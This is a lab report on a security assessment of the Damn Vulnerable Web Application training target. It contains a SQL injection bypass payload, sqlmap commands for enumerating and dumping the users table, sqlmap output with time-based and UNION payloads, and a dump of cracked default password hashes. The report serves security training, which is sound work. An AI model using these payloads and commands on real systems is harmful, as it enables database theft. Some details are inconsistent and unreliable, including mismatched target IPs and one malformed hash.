

# Web Application Testing Lab Report : DVWA Security Assessment

A comprehensive security assessment of the Damn Vulnerable Web Application (DVWA) revealed multiple critical vulnerabilities that could lead to complete system compromise. The most severe issues include SQL injection allowing full database access and Cross-Site Scripting vulnerabilities enabling client-side attacks. Immediate remediation is required to address these OWASP Top 10 security risks and prevent potential data breaches.

## Testing Methodology & Setup

### Assessment Framework

- Target:** DVWA Instance (192.168.29.108)
- Methodology:** OWASP Testing Guide v4.0
- Tools:** sqlmap, Burpsuite
- Scope:** Full web application testing with focus on OWASP Top 10

## Testing Timeline & Activity Log

Timestamp	Target IP	Vulnerability	Tool Used	Status
2025-11-06 12:00	192.168.29.108	SQL Injection	sqlmap	Confirmed
2025-11-06 12:05	192.168.29.108	Reflected XSS	Burp Suite	Exploited
2025-11-06 12:15	192.168.29.108	Weak Authentication	Manual	Verified
2025-11-06 12:24	192.168.29.108	Session Management	OWASP ZAP	Documented

## Vulnerability Findings Log

### Web Application Vulnerabilities

---

#### Technical Findings

##### F001: SQL Injection (Critical - CVSS 9.1)

#### Vulnerability Details:

- **Location:** User ID parameter in SQLi module
- **Impact:** Complete database compromise
- **Evidence:** Successful extraction of all user credentials

#### Exploitation commands:

```
# Basic Authentication Bypass:  
'or '1'='1--
```

#### Command

```
# Database enumeration  
sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=abc123" -dbs  
  
# Table extraction  
sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=abc123" -D dvwa --tables  
  
# Data exfiltration  
sqlmap -u "http://192.168.29.108/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=abc123" -D dvwa -T users --dump
```

Fig 1: DVWA login page




Fig 2:

A screenshot of the DVWA application showing the 'SQL Injection' section. On the left is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a title 'Vulnerability: SQL Injection'. It contains a 'User ID:' label and a text input field with '1' typed into it. Next to the input is a 'Submit' button. Below the input, the results are displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'. At the bottom, there is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/t echtips/sql-injection.html>.

Fig 3: Manual SQL injection payload demonstrating database extraction



## Vulnerability: SQL Injection

User ID:

More info

Home  
Instructions  
Setup  
Brute Force  
Command Execution

Fig 4: SQL injection results showing complete user database compromise



## Vulnerability: SQL Injection

User ID:

ID: ' or 1=1 -- -  
First name: admin  
Surname: admin

ID: ' or 1=1 -- -  
First name: Gordon  
Surname: Brown

ID: ' or 1=1 -- -  
First name: Hack  
Surname: Me

ID: ' or 1=1 -- -  
First name: Pablo  
Surname: Picasso

ID: ' or 1=1 -- -  
First name: Bob  
Surname: Smith

## SQLmap Automation tool Evidence:

Fig 1: sqlmap database enumeration identifying available databases

```
parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2620 FROM (SELECT(SLEEP(5)))yIQM) AND 'oPhK='oPhK&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71787a7871,0x4e556148776c78774e5a4376544b654c48526e4a705562536f6f69716f6c69

[23:06:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.12
[23:06:20] [INFO] fetching database names
[23:06:20] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[23:06:20] [INFO] fetched data logged to text files under '/home/macson10/.local/share/sqlmap/output/192.168.150.129'
```

Fig 2: sqlmap table extraction from DVWA database

```
[23:23:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.12
[23:23:49] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:23:49] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32)  |
| user_id | int(6)    |
+-----+-----+
```

Fig 3: Successful credential dumping from users table

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75aee2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[23:30:14] [INFO] table 'dvwa.users' dumped to CSV file '/home/macson10/.local/share/sqlmap/output/192.168.150.129/dump/dvwa/users.csv'
[23:30:14] [INFO] fetched data logged to text files under '/home/macson10/.local/share/sqlmap/output/192.168.150.129'
```

## F002: Cross-Site Scripting (Medium - CVSS 6.1)

### Vulnerability Details:

- **Type:** Reflected XSS
- **Location:** Name parameter in XSS reflected module
- **Impact:** Session hijacking, credential theft

## F003: Weak Authentication (High - CVSS 7.8)

### Vulnerability Details:

- **Location:** Login mechanism
- **Impact:** Brute force attacks possible
- **Evidence:** Default credentials (admin/password) active
- **Risk:** Unauthorized administrative access

---

## Visualization & Attack Path

### Network Attack Diagram

```
Attacker → Web Application (Port 80) → SQL Injection → Database Compromise  
→ XSS Vulnerability → Session Hijacking → Weak Auth → Unauthorized Access  
→ Full System Control
```

### Data Flow Compromise:

1. **Initial Access:** SQL Injection via user input
2. **Lateral Movement:** Database credential extraction
3. **Privilege Escalation:** Admin session theft via XSS
4. **Persistence:** Backdoor establishment

## **Remediation Plan :**

Finding ID	Vulnerability	Remediation	Priority
F001	SQL Injection	Implement parameterized queries	Critical
F002	XSS	Apply output encoding	High
F003	Weak Auth	Enforce strong password policy	High

## **Non-Technical Executive Summary**

During our recent security assessment of the company's test web application, we identified several critical security weaknesses that could potentially expose customer data and system integrity. The most significant issue allows attackers to directly access our user database, similar to having unauthorized keys to our filing cabinet. Another vulnerability could enable manipulation of user sessions, potentially leading to unauthorized account access.

These findings represent a high business risk that requires immediate attention. Our technical team has prepared specific solutions including code improvements and security policy updates. We recommend implementing these fixes promptly and conducting follow-up verification to ensure complete resolution. No customer data was compromised during this controlled security test.